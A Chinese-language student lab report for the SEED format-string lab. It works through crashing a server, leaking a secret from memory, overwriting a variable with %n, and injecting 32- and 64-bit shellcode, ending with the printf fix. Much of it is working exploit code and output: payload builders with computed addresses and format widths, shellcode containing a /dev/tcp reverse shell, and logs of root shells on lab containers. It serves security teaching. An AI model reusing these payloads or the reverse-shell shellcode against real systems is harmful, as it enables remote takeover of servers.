
Lab4


——Exploiting the format string vulnerability to crash a program, steal sensitive information, and inject malicious code.

1. 实验要求
   - https://seedsecuritylabs.org/Labs_20.04/Files/Format_String/Format_String.pdf
2. 实验过程
   - 目标程序的流程是从 `stdin` 读入不超过 1500 个字符，传递给 `printf()`。
   - Task 1: Crashing the Program
     - 起一个 terminal 键入 `dcup`，起另一个 terminal 键入 `echo xxx | nc 10.9.0.5 9090`




     - 要使程序 crash，一种可行的做法是让 `printf()` 访问不合法的地址。我们可以借助 `attack-code/build_string.py`，修改 `number` 变量，构造一个不合法的地址，再利用 `printf(user_input) == printf("%s", user_input)` 的等效性，让 `printf()` 的 `va_list` 去访问构造的不合法地址，从而使程序 crash。

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0xffffffff
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
s = "%.8x"*12 + "%n"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```



   - Task 2: Printing Out the Server Program's Memory
     - Task 2.A: Stack Data

- 修改 `build_string.py` 中的 `number` 变量。经尝试，需要 **64** 个 %x 才能打印出自身的输入。



- Task 2.B: Heap Data
  - 修改 `build_string.py` 中的 `number` 变量为 secret 地址。先利用 63 个 %x 让 va_list 指向地址，再利用 %s 去访问地址，打印秘密信息。

```python
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number  = 0x080b4008
content[0:4]  =  (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("abcd").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%x" * 63 + "%s"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[4:4 + len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```


- Task 3: Modifying the Server Program's Memory
  - Task 3.A: Change the value to a different value
    - 修改 `build_string.py` 中的 `number` 变量为 secret 地址。先利用 63 个 %x 让 va_list 指向地址，再利用 %n 去写入内存。

有个细节，为什么实际统计打印字符为 233 个，写入内存的值确实 `0x000000ec = 236` 呢？经过一番有趣的探索发现，number 变量 `0x080e5068` 字符 08 是不可见字符，对应 BACKSPACE 即删除键。字符 0e 是控制字符，属于不可见字符。这下为什么少了 3 个字符就能解释了：字符 08、0e 是不可见字符，字符 08 同时带走了一个可见字符。


ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]


- Task 3.B: Change the value to 0x5000
  - 调整 %x 的精度即可。



- Task 3.C: Change the value to 0xAABBCCDD
  - 利用 %n / %hn / %hhn ， 修改目标变量的不同字节。将写入 0xAABBCCDD 的任务，拆分为写入 AABB & CCDD 的任务。



- Task 4: Inject Malicious Code into the Server Program
  - 6.1 Understanding the Stack Layout
    - ② → 0xffffd248 + 4 = 0xffffd24c ； ③ → 0xffffd320
    - 从 ① → ③，需要 63 个 %x




```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:    0xffffd320
server-10.9.0.5 | The secret message's address:  0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input ......
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd248
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after):  0x11223344
server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

- 6.3 Your Task
  - 由上计算可知，要写入的地址为：0xffffd24c，要写入的值为：0xffffd320 + 512 = 0xffffd520。如何写入呢？——利用 %n。那么计算一波需打印的字符数：0xd520 = 54560，54560 - 12 = 54548 = **62 * 879 + 50**，0xffff - 0xd520 = **10975**。修改 exploit.py：

```
N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_32

# Put the shellcode somewhere in the payload
start = N - len(shellcode)       # Change this number
content[start:start + len(shellcode)] = shellcode

#####################################################

# This line shows how to store a 4-byte integer at offset 0
number1  = 0xffffd24c
number2  = 0xffffd24e
content[0:4]   =  (number1).to_bytes(4,byteorder='little')
content[8:12]  =  (number2).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8]  =  ("@@@@").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%.879x" * 62  + "%.50x" + "%hn" + "%.10975x" + "%hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[12:12 + len(fmt)] = fmt

#####################################################

# Save the format string to file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
server-10.9.0.5 | total 780
server-10.9.0.5 | -rw------- 1 root root 2023424 Nov  4 07:55 core
server-10.9.0.5 | -rwxrwxr-x 1 root root  709340 Nov  4 01:35 format
server-10.9.0.5 | -rwxrwxr-x 1 root root   17880 Nov  4 01:35 server
server-10.9.0.5 | ===== Success! ======
```

  - 修改 shellcode 创建反向 shell

```
#!/usr/bin/python3
import sys

# 32-bit Generic Shellcode
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1          *"
   "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"    # Placeholder for argv[1] --> "-c"
   "CCCC"    # Placeholder for argv[2] --> the command string
   "DDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

```
[11/04/23]seed@VM:~/format_string$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51928
root@85f68102a67e:/fmt# id
id
uid=0(root) gid=0(root) groups=0(root)
root@85f68102a67e:/fmt#
```

```
seed@VM: ~/format_string
[11/04/23]seed@VM:~/format_string$ python3 attack-code/exploit.py
[11/04/23]seed@VM:~/format_string$ cat badfile | nc 10.9.0.5 9090
```

- Task 5: Attacking the 64-bit Server Program
  - 向 `10.9.0.6` 发送消息

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe120
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe120
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 5 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe060
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | cool
server-10.9.0.6 | The target variable's value (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

  - 经尝试可知，需要 34 个 %lx 才能到达用户定义的输入。

```
[11/04/23]seed@VM:~/format_string$ cat attack-code/build_string.py
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store a 4-byte integer at offset 0
number1  = 0x6666666666666666
content[0:8]  =  (number1).to_bytes(8,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
#content[4:8]  =  ("@@@@").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%lx" * 34

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[8:8 + len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)
```

```
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 1500 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe060
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | fffffff555555559a0003907fffffffe12007fffffffe0607fffffffe0f05
5555555533835dc7fffffffe12000000000000007fff00000000add4d4e609bd4774007fffffffe7105555
5555531b7fffffffe80810000000005dc0000000066666666666666666c25786c25786c25786c257
86c2578786c25786c25786c6c25786c25786c2525786c25786c2578786c25786c25786c6c25786c257
86c2525786c25786c2578786c25786c25786c6c25786c25786c2525786c25786c2578786c25786c257
86c6c25786c25786c2525786c25786c2578786c25786c25786c6c25786c25786c2525786c25786c257
8786c25786c25786c6c25786c2525786c25786c2578786c25786c6c25786c25786c2525786c25786c252
5786c25786c2578786c25786c25786c6c25786c25786c2525786c25786c2578786c25786c25786c6c2
5786c25786c2525786c25786c2578786c25786c25786c6c25786c25786c2525786c25786c2578786c2
5786c25786c6c25786c25786c2525786c25786c2578786c25786c25786c6c25786c25786c25786c257
80000000000000000000000000000The target variable's value (after):  0x1122334455667
788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:    0x00007fffffffe120
server-10.9.0.6 | The secret message's address:  0x0000555555556008
server-10.9.0.6 | The target variable's address: 0x0000555555558010
server-10.9.0.6 | Waiting for user input ......
server-10.9.0.6 | Received 1500 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007fffffffe060
server-10.9.0.6 | The target variable's value (before): 0x1122334455667788
server-10.9.0.6 | fffffff555555559a0003907fffffffe12007fffffffe0607fffffffe0f05
5555555533835dc7fffffffe12000000000000007fff00000000464770888b4b422007fffffffe7105555
5555531b7fffffffe80810000000005dc0000000666666666666666The target variable's val
ue (after):  0x1122334455667788
server-10.9.0.6 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

  - 由计算可知，要写入的地址为：0x7fffffffe060 + 8 = 0x7fffffffe068，要写入的值为：0x7fffffffe120 + 512 = 0x7fffffffe320 。如何写入呢？——利用 %n。那么计算一波需打印的字符数：0x7fff = 32767，0xe320 - 0x7fff = 25377，0xffff - 0xe320 = 7391。修改 exploit.py：

```
# 64-bit Generic Shellcode
shellcode_64 = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker            *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1              *"
   "AAAAAAAA"    # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"    # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"    # Placeholder for argv[2] --> the command string
   "DDDDDDDD"    # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

```
N = 1500
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target
shellcode = shellcode_64

# Put the shellcode somewhere in the payload
start = N - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

###############################################################

# This line shows how to store a 4-byte integer at offset 0
number1 = 0x7fffffffe06c
number2 = 0x7fffffffe068
number3 = 0x7fffffffe06a
content[48:56] = (number1).to_bytes(8,byteorder='little')
content[56:64] = (number2).to_bytes(8,byteorder='little')
content[64:72] = (number3).to_bytes(8,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[44:48] = ("@@@@").encode('latin-1')

# This line shows how to construct a string s with
#   12 of "%.8x", concatenated with a "%n"
# s = "%.8x"*12 + "%n"
s = "%.32767lx%40$hn%.25377lx%41$hn%.7391lx%42$hn"

# The line shows how to store the string s at offset 8
fmt  = (s).encode('latin-1')
content[0:44] = fmt
```

```
[11/04/23]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 39114
root@fd00ac516508:/fmt# id
id
uid=0(root) gid=0(root) groups=0(root)
```

```
[11/04/23]seed@VM:~/format_string$ python3 attack-code/exploit.py
[11/04/23]seed@VM:~/format_string$ cat badfile | nc 10.9.0.6 9090
```


- Task 6: Fixing the Problem
  - gcc 警告没有提供合法的参数。

```
[11/04/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format argu
ments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
format.c: In function ‘myprintf’:
format.c:44:5: warning: format not a string literal and no format argu
ments [-Wformat-security]
   44 |     printf(msg);
      |     ^~~~~~
```

  - 进入 format.c 将第 44 行修改为 printf("%s", msg) 即可。

```
[11/04/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
```

  - 再次发动攻击，攻击失效。


seed@VM: ~/format_string
[11/04/23]seed@VM:~/format_string$ cat badfile | nc 10.9.0.6 9090
[11/04/23]seed@VM:~/format_string$
seed@VM: ~/format_string
[11/04/23]seed@VM:~/format_string$ nc -nv -l 9090
Listening on 0.0.0.0 9090
seed@VM: ~/format_string
The target variable's value (after): 0x1122334455667788
server-10.9.0.6 | (^_^)(^_^) Returned properly (^_^)(^_^)